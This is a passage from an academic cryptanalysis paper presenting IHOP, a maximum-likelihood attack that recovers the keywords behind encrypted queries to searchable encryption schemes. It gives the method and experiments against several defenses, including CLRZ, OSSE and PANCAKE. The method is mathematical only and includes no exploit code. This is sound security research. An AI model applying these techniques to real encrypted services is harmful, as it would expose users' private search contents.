1: **procedure** $SolveLinear(\Delta_k^\circ, \Delta_\tau^\circ, \Delta_k^\bullet, \Delta_\tau^\bullet, \mathbf{P}^\bullet, \text{aux}, \text{obs})$
2: Get $c \equiv \{c_{i,i',j,j'}\}$ and $d \equiv \{d_{i,j}\}$ using aux, obs.
3: Solve the linear assignment problem:

$$\mathbf{P}^\circ = \underset{\mathbf{P}^\circ \in \mathcal{P}^\circ}{\arg\min} \sum_{k_i \in \Delta_k^\circ} \sum_{\tau_j \in \Delta_\tau^\circ} \left(\sum_{\tau_{j'} \in \Delta_\tau^\bullet} \sum_{k_{i'} \in \Delta_k^\bullet} c_{i,i',j,j'} \cdot \mathbf{P}^\circ_{i,j} \cdot \mathbf{P}^\bullet_{i',j'} + d_{i,j} \cdot \mathbf{P}^\circ_{i,j} \right).$$

4: **return** $\mathbf{P}^\circ$

groups: the group of *free* tokens Δ_τ°, which contains $\lceil p_{free} \cdot m \rceil$ tokens (Line 4), and the group of *fixed* tokens $\Delta_\tau^\bullet$, which contains all the other tokens (Line 5). Let $\Delta_k^\bullet$ be the set of keywords assigned to tokens in $\Delta_\tau^\bullet$ by $\mathbf{P}$, and let Δ_k° be the set of all the keywords not in $\Delta_k^\bullet$; i.e., the *free* keywords (Lines 6–7). The fixed matching $\mathbf{P}^\bullet$ is the bijective mapping of $\Delta_\tau^\bullet \to \Delta_k^\bullet$ extracted from $\mathbf{P}$ (Line 8). Then, the attack looks for an assignment $\mathbf{P}^\circ$ of the free tokens Δ_τ° to the free keywords Δ_k° by solving a linear problem (Line 9). The attack finally updates $\mathbf{P}$ using the newly computed $\mathbf{P}^\circ$ and the fixed assignment $\mathbf{P}^\bullet$, and this finishes the iteration.

A key component of this attack is the linear problem *SolveLinear*: this problem specifies how the adversary uses the auxiliary information aux, the observations obs, and the fixed mapping $\mathbf{P}^\bullet$ to update the matching $\mathbf{P}$ in each iteration. We show this problem in Algorithm 2. This problem is an instantiation of a QAP (2) that only considers quadratic terms that depend on $\mathbf{P}^\circ$ and $\mathbf{P}^\bullet$, but never between two terms in $\mathbf{P}^\circ$. Thus, the problem is linear (in $\mathbf{P}^\circ$) and can be written as a LAP (1). Since this problem is a LAP, it can be efficiently and optimally solved with the Hungarian algorithm [22, 25]. The constants c and d are computed from obs and aux, and their actual expression depends on the SSE setting in question; below, we give expressions for these constants for the volume and frequency leakage scenarios we defined in Section 3.2.1. The constants $d_{i,j}$ are simply the terms $c_{i,i,j,j}$ in (2), that we write separately from c in Algorithm 2 to distinguish purely linear coefficients (d) from quadratic ones (c). Our attack therefore provides a *template* that researchers can use to instantiate quadratic query recovery attacks that optimize different objective functions, captured by c and d.

4.3 Coefficient Selection in IHOP

We follow an approach inspired by maximum likelihood estimation to set the values of the coefficients (c and d) in each iteration of *SolveLinear*. In short, *SolveLinear* finds the assignment between free keywords and tokens $\mathbf{P}^\circ$ that maximizes the *log-likelihood* of the observations obs given the auxiliary information aux.

First, we present the expressions when only one source of leakage is available to the adversary: either volume leakage, frequency leakage with independent queries, or frequency leakage with correlated queries. Then, we explain how we combine them when more than one source of leakage is available to the adversary. To derive these expressions, we leverage *binomial* and *Poisson* statistical models for the observations given the auxiliary information. We note that this is merely a tool to develop our expressions: we run the experiments in Sections 5 and 6 with real data.

4.3.1 Volume leakage.

Recall that $\mathbf{V}$ is the matrix of observed token volumes, and $\tilde{\mathbf{V}}$ is the matrix of auxiliary keyword volumes. We use a binomial model to get the coefficients c and d. Namely, assume that, when keyword k_i corresponds to token τ_j (denoted $k_i \to \tau_j$), the number of documents with token τ_j (i.e., $N_d \cdot \mathbf{V}_{j,j}$) follows a binomial distribution with N_d trials and probability given by the auxiliary volume $\tilde{\mathbf{V}}_{i,i}$. Then, the log-likelihood cost of assigning token τ_j to keyword k_i is

$$d_{i,j} = -\log \Pr\left(\text{Bino}(N_d, \tilde{\mathbf{V}}_{i,i}) = N_d \cdot \mathbf{V}_{j,j}\right), \tag{3}$$

where Bino denotes a binomial distribution. We added a minus sign since we aim at maximizing the log-likelihood, but the linear problem in Alg. 2 is a minimization. Expanding this probability and ignoring the summands that do not affect the optimization problem, we get

$$d_{i,j} = -N_d \left[\mathbf{V}_{j,j} \log(\tilde{\mathbf{V}}_{i,i}) - (1 - \mathbf{V}_{j,j}) \log(1 - \tilde{\mathbf{V}}_{i,i})\right]. \tag{4}$$

We follow the same approach for the quadratic terms $c_{i,i',j,j'}$, i.e., we assume that when $k_i \to \tau_j$ and $k_{i'} \to \tau_{j'}$ the number of documents that have both tokens τ_j and $\tau_{j'}$ follows a Binomial distribution parametrized by $\tilde{\mathbf{V}}_{i,i'}$, and thus the quadratic term is:

$$c_{i,i',j,j'} = -N_d \left[\mathbf{V}_{j,j'} \log(\tilde{\mathbf{V}}_{i,i'}) - (1 - \mathbf{V}_{j,j'}) \log(1 - \tilde{\mathbf{V}}_{i,i'})\right]. \tag{5}$$

4.3.2 Frequency leakage with independent queries.

Recall that $\mathbf{f}$ is the vector of observed token frequencies, ρ is the total number of queries issued by the client, and $\tilde{\mathbf{f}}$ is the

vector of auxiliary keyword frequencies. We use a Poisson model to derive the attack coefficients. This means that we assume that, when $k_i \to \tau_j$, the number of times the client sent token τ_j follows a Poisson distribution with rate $\rho \cdot \tilde{\mathbf{f}}_i$. Thus, the cost of assigning $k_i \to \tau_j$ is $d_{i,j} = -\log \Pr\left(\text{Pois}(\rho\tilde{\mathbf{f}}_i) = \rho\mathbf{f}_j\right)$. Expanding this expression and ignoring the summands that do not depend on both i and j, we get

$$d_{i,j} = -\rho \cdot \mathbf{f}_j \cdot \log \tilde{\mathbf{f}}_i \,. \tag{6}$$

In this case, the quadratic coefficients are $c_{i,i',j,j'} = 0$ since all queries are independent.

4.3.3 Frequency leakage with dependent queries.

We extend this approach to the case where we have dependent queries. Recall that $\rho(\tau_j)$ is the number of times the client queried using token τ_j, and that $\mathbf{F}_{j,j'}$ contains the number of times the client queried for token $\tau_{j'}$ followed by τ_j, normalized by $\rho(\tau_{j'})$. $\tilde{\mathbf{F}}_{i,i'}$ is the probability that the client queried for $k_{i'}$ followed by k_i, as computed from the auxiliary information. For each free token $\tau_j \in \Delta_\tau^\circ$, we first compute the overall probability that the client sent that token after sending *any other* free token $\tau_{j'} \in \Delta_\tau^\circ$ ($j \neq j'$):

$$\mathbf{F}_{j,\circ} \doteq \frac{\sum\limits_{\tau_{j'} \in \Delta_\tau^\circ \setminus \tau_j} \rho(\tau_{j'}) \cdot \mathbf{F}_{j,j'}}{\sum\limits_{\tau_{j''} \in \Delta_\tau^\circ} \sum\limits_{\tau_{j'} \in \Delta_\tau^\circ \setminus \tau_{j''}} \rho(\tau_{j'}) \cdot \mathbf{F}_{j'',j'}} \,.$$

The numerator counts the number of transitions from any other free token to τ_j and the denominator is a normalization term so that $\sum_{\tau_j \in \Delta_\tau^\circ} \mathbf{F}_{j,\circ} = 1$. We also define $\rho(\Delta_\tau^\circ)$ as the number of times the client queried for a free token other than τ_j, i.e., $\rho(\Delta_\tau^\circ) = \sum_{\tau_{j'} \in \Delta_\tau^\circ \setminus \tau_j} \rho(\tau_{j'})$

Once again we follow a Poisson model to derive the coefficients. When $k_i \to \tau_j$, the number of times the client queried for τ_j consecutively (i.e., $\rho(\tau_j) \cdot \mathbf{F}_{j,j}$) follows a Poisson distribution with rate $\rho(\tau_j) \cdot \tilde{\mathbf{F}}_{i,i}$. Likewise, the number of times the client queried for another free token followed by τ_j ($\rho(\Delta_\tau^\circ) \cdot \mathbf{F}_{j,\circ}$) follows a Poisson distribution with rate $\rho(\tau_\circ) \cdot \tilde{\mathbf{F}}_{i,\circ}$. Thus, similar to (6), we set

$$d_{i,j} = -\left[\rho(\tau_j) \cdot \mathbf{F}_{j,j} \cdot \log(\tilde{\mathbf{F}}_{i,i}) + \rho(\Delta_\tau^\circ) \cdot \mathbf{F}_{j,\circ} \cdot \log(\tilde{\mathbf{F}}_{i,\circ})\right] . \tag{7}$$

To get the quadratic terms, we assume that when $k_i \to \tau_j$ and $k_{i'} \to \tau_{j'}$, the number of times the client sent token τ_j after sending $\tau_{j'}$ follows a Poisson distribution with rate $\rho(\tau_j) \cdot \tilde{\mathbf{F}}_{i,i'}$ (and vice-versa when the client queried for $\tau_{j'}$ after τ_j), which yields

$$c_{i,i',j,j'} = -\left[\rho(\tau_{j'}) \cdot \mathbf{F}_{j,j'} \cdot \log(\tilde{\mathbf{F}}_{i,i'}) + \rho(\tau_j) \cdot \mathbf{F}_{j',j} \cdot \log(\tilde{\mathbf{F}}_{i',i})\right] . \tag{8}$$

4.3.4 Leakage combinations

When the scheme allows both volume and frequency leakage, and the adversary has the corresponding auxiliary information, we combine the coefficients *additively*. For example, when the scheme leaks the volume and the (independent) query frequencies, we set $d_{i,j}$ as the sum of (4) and (6), and $c_{i,i',j,j'}$ is simply (5). The intuition behind this is that, since we are using log-likelihoods, adding coefficients is equivalent to multiplying probabilities, and thus this approach is the maximum likelihood estimator when the volume and frequency leakages are independent.

4.4 `IHOP` vs. other attacks

`IHOP` shares certain concepts with previous attacks; we clarify the differences between our attack and related work following. `SAP` [31] estimates the keywords of each query by solving a single LAP using a maximum likelihood-based approach. Therefore, `SAP` can be written as a single execution of *SolveLinear* with only linear (d) coefficients. `IHOP` can be seen as an extension of this idea that accommodates quadratic coefficients (c) and incorporates the linear program in an iteration loop (Alg. 1). This results in a more advanced and altogether different attack. The connection between `IHOP` and attacks like `GraphM` [34] and `IKK` [18] is that all these attacks aim at solving a QAP using different heuristics. `IKK` aims at minimizing a Frobenius norm $||\tilde{\mathbf{V}} - \mathbf{PVP}^T||_F$, while `GraphM` adds an additional linear term to this objective function. `IHOP` minimizes a totally different function, characterized by the coefficients c and d we explained above. `IHOP`'s function is the first one that can incorporate query correlations into the optimization problem (by setting d as in (8) and (7)). Aside from the objective functions, the solvers for these three attacks are also completely different: `GraphM` uses a convex-concave relaxation method, `IKK` uses simulated annealing, and `IHOP` uses a novel iterative algorithm based on solving linear problems.

5 Evaluation: Volume-Leaking SSE Schemes

In this section, we compare the performance of our attack against other attacks on SSE schemes that leak the access pattern (S1 and S2 leakage scenarios in Section 3.2.1). We implement our experiments[3] using Python3.8, and run our code in a machine running Ubuntu 16.04, with 1 TB RAM and an Intel(R) Xeon(R) CPU E7 (2.40GHz, 160 CPUs). We use Oya and Kerschbaum's implementation of `SAP` [31] and the PATH algorithm [42] from GraphM package[4] to implement Pouliot and Wright's `GraphM` attack [34].

We use five public datasets: Enron, Lucene, Movies, News, and NYTimes. In Appendix C, we explain how we obtain and process these datasets, and show their statistical differences

[3] https://github.com/simon-oya/USENIX22-ihop-code
[4] https://projects.cbio.mines-paristech.fr/graphm/

(Fig. 12). During this processing, we keep the 3000 most popular keywords of each dataset, and remove the rest. We download the query frequencies of each of those keywords for each week of 2020 from Google Trends [5] using the `gtab` package [41]. We found that our results are qualitatively similar across datasets. Thus, in most of our experiments we show only results in a few datasets, and provide the complete results in an extended version of this paper.

We compare `IHOP` with other *statistical-based* attacks, and disregard attacks that rely on ground-truth data [1, 3, 9, 29], since we do not consider this type of leakage in this paper.

- `SAP` [31] is an attack by Oya and Kerschbaum that uses search and access-pattern leakage and a maximum likelihood approach to solve a LAP (1). We use the original implementation by the authors. We set the hyperparameter $\alpha = 0.5$ as recommended by the authors.

- `GraphM` [34] is the graph matching attack by Pouliot and Wright, which aims at minimizing the function $(1-\alpha)||\tilde{\mathbf{V}} - \mathbf{PVP}^T||_F^2 - \alpha \mathrm{Tr}(\mathbf{P}^T\mathbf{C})$, where $||\cdot||_F$ denotes the Frobenius norm and $\mathbf{C}$ is a maximum likelihood-based term. Following the original work [34], we use the PATH algorithm [42] to find a solution to this problem. We use $\alpha = 0.5$, since we empirically found it performs best.

- `IKK` [18] aims at minimizing $||\tilde{\mathbf{V}} - \mathbf{PVP}^T||_F$ using simulated annealing [21]. We set the initial temperature parameter of simulated annealing to $T = 100$, a cooling factor of $p_{cool} = 0.99995$, and end the algorithm when $T < 10^{-10}$. This yields running times close to `GraphM`'s.

- `Freq` is the frequency attack by Liu et al. [26], which uses exclusively frequency information, and simply maps each query token to the keyword whose frequency is closest in Euclidean distance.

We tested other generic algorithms for the QAP applied to $||\tilde{\mathbf{V}} - \mathbf{PVP}^T||_F$, namely the spectral algorithm by Umeyama [39] (`Umeyama`) and the fast projected fixed-point algorithm by Lu et al. [27] (`FastPFP`). We found these algorithms provide significantly lower accuracy than the other attacks in this list, so we omit them from the paper.

In our experiments, we vary the keyword universe size (n) and dataset size (N_d). Given a value of n, we simply build the keyword universe in each run of the experiment by selecting n keywords at random from the set of 3000. Given a value of N_d, we sample N_d documents from the dataset at random to build the client's dataset. We also give the adversary N_d^{aux} *non-indexed* documents selected at random (i.e., they are not in the client's dataset) as auxiliary information to compute $\tilde{\mathbf{V}}$. We repeat all of our experiments 30 times, measuring the query recovery accuracy and the running time of the attacks. We run each attack in a single thread, ensuring that our running time comparisons are fair. Shaded areas in our plots represent the 95% confidence intervals for the average accuracy.

[5] https://trends.google.com/trends




Figure 2: Evolution of `IHOP`'s accuracy with the number of iterations and different p_{free} values in Enron dataset. (S1)

5.1 Volume-only leakage attacks

We consider the setting where the adversary has auxiliary volume information only, and relies on access pattern leakage to estimate the keywords of each query. Since we do not consider frequency information, we set the coefficients of `IHOP` as in (4) and (5). We evaluate attacks that use volume (`IHOP`, `SAP`, `IKK`, `GraphM`) and exclude `Freq` from these experiments.

We first consider the case where the adversary observes the access pattern of each query token during initialization (S1, $m = n$). Later, we consider the case where only the access pattern of the queried tokens is leaked (S2, $m \leq n$).

`IHOP` parametrization (S1). We perform an initial experiment to understand how the number of iterations n_{iters} and the percentage of free tokens p_{free} affect the performance of `IHOP`. Figure 2 shows the attack accuracy (percentage of correctly guessed query tokens) with the number of iterations, for different values of p_{free}, in Enron dataset with $n = 500$ keywords, $N_d = 20000$ client documents, and $N_d^{aux} = 5000$ auxiliary information documents for the adversary. We see that the accuracy increases with the number of iterations and that it converges in all cases, reaching a point where increasing n_{iters} does not yield further improvement. With $p_{free} = 0.25$, the attack grows from an accuracy of 4.1% before iterating to an accuracy of 78.7% at 200 iterations, after running for only 38 seconds. Larger p_{free} values allow the algorithm to converge faster, since the algorithm re-computes more assignments per iteration in those cases. However, a small p_{free} increases the number of quadratic terms that are exploited in each iteration, and thus yields higher asymptotic accuracy. We also note that smaller p_{free} implies faster running times, since each iteration of `IHOP` uses the Hungarian algorithm which has a cost that is $O(n \cdot m' + m'^2 \cdot \log m')$ [11], where $m' = \lceil m \cdot p_{free} \rceil$. The running time of `IHOP` for $p_{free} = 0.1, 0.25, 0.5$, and 0.75 in Enron was 0.14, 0.19, 0.34, and 0.46 seconds per iteration, re-

spectively. We use $p_{free} = 0.25$ in the remainder of the paper, since it offers a good trade-off between convergence speed and asymptotic performance.

Attack comparison with N_d^{aux} (S1). We compare the performance of the different attacks in the S1 setting. We set the number of keywords to $n = 500$, since `GraphM` is computationally expensive. We build the client's dataset with $N_d = 20000$ documents, and vary the amount of documents we give the adversary as auxiliary information $N_d^{aux} \in [500, 10000]$. Figure 3 shows the results (we used `IHOP` with 1000 iterations and $p_{free} = 0.25$). We see that the attacks' accuracy increases as the quality of the auxiliary information grows. The accuracy depends on the dataset, but we see that `IHOP` achieves higher accuracy than other attacks except in the particular case of Enron with $N_d^{aux} = 500$ and 1000. The average running times of the attacks in Enron, which are similar across N_d^{aux}, are 33 seconds for `SAP`, 231 seconds for `IHOP`, 3.3 hours for `GraphM`, and 2.3 hours for `IKK`.

Attack comparison with n (S1). Next, we study how the keyword universe size affects the performance of the attacks. We set $N_d = 20000$ and $N_d^{aux} = 10000$, and progressively increase n from 500 to 1000. Figure 4 shows the results in Enron and Lucene datasets. The top plots show that the attack accuracy remains steady for `IHOP`, slightly decreases for `GraphM`, and significantly decreases for `IKK`. The bottom plots show the running times in logarithmic scale. We see that `GraphM` and `IKK` quickly become unfeasible as the keyword universe size increases: with $n = 1000$ keywords, `GraphM` takes around 3 days to finish, while `IHOP` ends in 15 minutes and achieves higher accuracy.

Attack comparison with n and fixed number of observed tokens m (S2). We repeat the previous experiment in the setting where only the access patterns of the queried keywords are leaked (S2). We fix the number of distinct keywords queries (i.e., distinct tokens observed) to $m = 500$, and increase n as above. This means that the adversary observes the access pattern of $m = 500$ query tokens and has to guess their corresponding keywords from a larger set $n \geq 500$. We show the results in Figure 5. As expected, the accuracy of all attacks decreases in this case compared to when all access patterns are observed. `GraphM` is particularly affected by this. This is due to a limitation of the objective function that `GraphM` minimizes ($||\tilde{\mathbf{V}} - \mathbf{PVP}^T||_F^2$ unfairly penalizes unassigned keywords when $n \geq m$). `IHOP` achieves the highest accuracy among all attacks in all datasets, and a running time orders of magnitude below `IKK` and `GraphM`.

5.2 Volume and frequency leakage attacks

For the next set of experiments, we consider both volume and frequency leakage when the client sends queries independently. For each experiment, after selecting the keyword universe Δ_k as above, we take the frequency data from Google Trends for the keywords in Δ_k over the span of 2020. Then, we use the average frequencies of the first half of this year as the auxiliary information $\tilde{\mathbf{f}}$ and generate keywords independently at random following the average query frequencies of the second half of the year (this affects the observed frequencies of tokens $\mathbf{f}$). Since we consider independent query generation, the adversary uses $\mathbf{f}$ and $\tilde{\mathbf{f}}$ in their attack. We set the coefficients of `IHOP` as the summation of (4) and (6), and use $n_{iters} = 1000$ and $p_{free} = 0.25$. Besides the attacks we considered above, we also evaluate `Freq`.

Attack comparison with ρ (S2). We first compare the attacks that rely on frequency information (`IHOP`, `SAP`, and `Freq`). We set $n = 3000$, since these attacks are efficient, and vary the number of queries ρ. Figure 6 shows the attack accuracy (recall that this is the percentage of *distinct* query tokens whose underlying keyword is correctly guessed by the attack). `IHOP` comfortably beats both `SAP` and `Freq` (+20% more accuracy than these attacks in all cases), which are the state-of-the-art in this setting. This is because `IHOP` is the only attack that can exploit both frequency and volume co-occurrence information at the same time.

Access-pattern obfuscation defenses (S2). We evaluate all attacks against two access-pattern obfuscation defenses: CLRZ [6] and OSSE [36]. CLRZ randomly adds and removes keywords from documents before outsourcing the database. The False Positive Rate (FPR) of CLRZ is the probability that it adds a keyword to a document that does not have it, and the True Positive Rate (TPR) is the probability that it keeps a keyword in a document that has it. CLRZ obfuscation occurs before outsourcing the database, and therefore querying for the same keyword twice produces the same (obfuscated) access pattern. OSSE achieves the same effect during query time: querying for a particular keyword can return documents that do not contain that keyword and miss some documents that do contain the keyword. Querying for the same keyword twice yields (with high probability) different access patterns in OSSE, providing a certain level of search pattern privacy.

We assume the adversary knows the defense parameters (TPR and FPR) and explain in Appendix A how we adapt all the attacks against these defenses. We set $n = 500$, since `GraphM` is too slow for larger keyword universes, and set the number of queries to $\rho = 500$. We set TPR=0.9999 and vary FPR for both defenses. Figure 7 shows the accuracy of the attacks against CLRZ and OSSE in Enron dataset. The figure shows that OSSE is a stronger defense than CLRZ, but we observe a smaller difference between these defenses than Shang et al. [36], since we have adapted the attacks against OSSE more efficiently. More importantly, we see a large




Figure 3: Attack comparison in all datasets vs. the number of non-indexed documents of the adversary (N_d^{aux}) (S1)




Figure 4: Attack comparison vs. number of keywords (n) (S1)




Figure 5: Attack comparison vs. number of keywords (n) when the adversary sees $m = 500$ distinct tokens (S2)

accuracy gap between IHOP and the other attacks.[6]

Other defenses: discussion. We only considered the CLRZ and OSSE defenses because they affect the observed volumes **V** without modifying the general leakage format we assume in this paper. We did not consider other defenses like the proposal by Patel et al. [32] or SEAL [10] because they pad the documents that are returned to each keyword independently, but do not consider how to pad volume co-occurrence. This works when each document has a single keyword (or attribute), but not in the *keyword query* scenario we consider in this paper unless the client replicates each document once per each of its keywords, which requires an unfeasible storage cost. We also disregarded PANCAKE [13] in this section since it hides frequencies but not volume (we consider this defense in the following section), and SWiSSSE [16] since it is an altogether more complex SSE scheme that does not fit our description in this paper, and we believe deserves individual attention. We note that a purely ORAM-based defense can protect against IHOP, but these defenses come at a high overhead cost; our attack is effective against efficient defenses like CLRZ [6].

[6]We observe an increase in the accuracy of IHOP when FPR=0.01. We only observed this effect in Enron and Movie datasets, and we conjecture it is an effect of these datasets' distribution and how IHOP's objective function interacts with it.




Figure 6: Comparison of attacks that use frequency leakage, with $n = 3000$ (S2)

6 IHOP against PANCAKE with Query Dependencies

In this section, we evaluate the performance of IHOP in a setting where the client's queries are correlated, i.e., querying for a particular keyword k_i affects the probability of the keyword chosen for the next query. This query model is interesting because humans rarely make independent decisions, and this type of query correlations have not been considered in attacks against SSE schemes before (except briefly by Grubbs et al. in their appendix [14]). As we explained in Sec. 4.3.3, IHOP can take these correlations into account. We consider a case where there is frequency-only leakage (S3) so that the





Figure 7: Attack comparison vs. CLRZ and OSSE in Enron dataset ($n = 500$, $\rho = 500$) (S2)



(a) PANCAKE setup (b) PANCAKE query

Figure 8: Overview of PANCAKE's setup and queries.

attack's success relies exclusively on exploiting these query dependencies. A particular case of frequency-only leakage is when the client simply queries for individual documents using their identifier or a "document title".

Besides showing the effectiveness of IHOP with query correlations, the main contribution of this section is an evaluation of PANCAKE, the frequency hiding defense by Grubbs et al. [13], in the presence of query dependencies. We provide an overview of PANCAKE below, then explain how we adapt IHOP against PANCAKE, and finally introduce our experimental setup and show our results.

6.1 Overview of PANCAKE

PANCAKE [13] is a system that hides the frequency access of key-value datasets by using a technique called frequency smoothing. PANCAKE uses *document replication* and *dummy queries* to ensure that the access frequency to the key-values in the dataset is uniform. For compatibility with our notation, we consider the case where the keyword universe and dataset have the same size ($n = N_d$), and without loss of generality keyword k_i matches only document d_i ($i \in [n]$).

We use Figure 8 to summarize how PANCAKE works. In the figure, $n = N_d = 3$. Let $\mathbf{f}^{real}$ be a vector of length $n+1$, where its ith entry $\mathbf{f}^{real}_i$ contains the real query frequency of keyword k_i, and $\mathbf{f}^{real}_{n+1} = 0$ represents the real query frequency of a dummy keyword-document pair k_δ-d_δ. We assume that the client knows $\mathbf{f}^{real}$ for simplicity (this only benefits the client and not the attack). The client creates $R(i) = \lceil \mathbf{f}^{real}_i / n \rceil \geq 1$ replicas for each document d_i ($i \in [n]$), and additionally creates $R(n+1) = 2n - \sum_{i=1}^{n} R(i)$ dummy replicas d_δ. This makes a total of $2n$ document replicas, that are encrypted and sent to the server (in a random order). In Figure 8a, the client creates two replicas for d_1, one for d_2 and d_3, and two dummy replicas d_δ. We refer to the ℓth replica of k_i by $r_{i,\ell}$, with $\ell \in [R(i)]$. The client computes a vector of dummy frequencies $\mathbf{f}^{dum}_i = R(i)/n - \mathbf{f}^{real}_i \geq 0$ for each $i \in [n+1]$. For simplicity, we assume that the client knows the mapping of keywords to replicas and stores $\mathbf{f}^{real}$ and $\mathbf{f}^{dum}$ locally, and refer to the original paper for more advanced details [13].

When the client wishes to query for a keyword k_i, she places k_i inside a buffer of pending queries, and flips *three* unbiased coins (Fig. 8b). For each coin flip: if it shows heads, the client queries for the next keyword in her buffer of pending queries (e.g., k_2 in 8b). If the buffer is empty, she simply samples a keyword from $\mathbf{f}^{real}$ and queries for it (e.g., k_1 in Fig. 8b). If the coin shows tails, the client samples a keyword from $\mathbf{f}^{dum}$ and queries for it (e.g., k_δ in Fig. 8b). To query for a keyword, the client selects one of its replicas at random and generates a token that retrieves the document associated with that replica.

The probability that the client sends a query for keyword k_i is therefore $\frac{1}{2}\mathbf{f}^{real}_i + \frac{1}{2}\mathbf{f}^{real}_i = R(i)/2n$. Since the client chooses one of the $R(i)$ replicas at random when querying for k_i, the access frequency of any replica is $1/2n$. Since each query token corresponds to one replica, the frequency of each token τ_j ($j \in [2n]$) is also $1/2n$ (uniform); i.e., query tokens are indistinguishable based on their frequencies.

6.2 Query dependencies against PANCAKE

PANCAKE ensures that each document replica is accessed with probability $1/2n$. However, when there are dependencies between the keywords that the client chooses, PANCAKE does not hide these dependencies. Grubbs et al. [13] provide strong evidence that PANCAKE obfuscates query correlations. Here, we perform another study of PANCAKE against dependent queries, and discuss our findings against the ones by Grubbs et al. [13] in Section 6.4. We consider the case where the client follows a Markov model to choose the keywords of her queries, and use $\mathbf{F}^{real}$ to denote the $n \times n$ Markov matrix that characterizes the client's querying behavior. We assume that the Markov process is irreducible and aperiodic so that it has a unique stationary distribution, $\mathbf{f}^{real}$. This vector ($\mathbf{f}^{real}$) contains the probability that the client queries for each keyword (at any point in time) and can be computed analytically from $\mathbf{F}^{real}$. The client uses $\mathbf{f}^{real}$ as input to PANCAKE to compute the replicas and dummy distribution. Even though the query frequency of each token is $1/2n$, the correlations between

real queries cause correlations between query tokens which the adversary can leverage for query recovery (we show an example of this in Fig. 11, in the appendix).

Now we explain how we adapt our attack against PANCAKE. When the client queries ρ times, she sends a total of 3ρ tokens. The adversary observes the sequence of tokens $\texttt{obs} = [(\tau)_1, \ldots, (\tau)_{3\rho}]$ and groups them, consecutively, into triples. Then, the adversary builds the $2n \times 2n$ matrix of observed frequencies $\mathbf{F}$ by considering every two consecutive triples and counting each transition from a token in the first triple and a token in the second triple. This matrix is then normalized by columns, which ensures it is left-stochastic.

The adversary has an $n \times n$ auxiliary information matrix $\tilde{\mathbf{F}}$, which captures the client's querying behavior (ideally, this matrix is close to $\mathbf{F}^{real}$). The adversary computes the stationary distribution of $\tilde{\mathbf{F}}$ (i.e., $\tilde{\mathbf{f}}$), and uses it to get the expected number of replicas for each keyword and the dummy profile that the client is using. Note that if $\tilde{\mathbf{F}}$ is far from $\mathbf{F}^{real}$, the adversary's belief of the number of replicas per keyword and the dummy profile might be very far from the true ones. In Appendix B, we explain how the adversary can compute the matrix of *expected* frequencies between replicas given $\tilde{\mathbf{F}}$, which we denote by $\hat{\mathbf{F}}$. The adversary uses the matrix of observed token frequencies $\mathbf{F}$ and expected replica frequencies $\hat{\mathbf{F}}$ to match tokens to replicas. This in turn yields a matching between tokens and keywords. This means that we adapt IHOP against PANCAKE by setting its c and d coefficients as in (8) and (7), using $\hat{\mathbf{F}}$ instead of $\tilde{\mathbf{F}}$ in these expressions.

6.3 Experimental Results

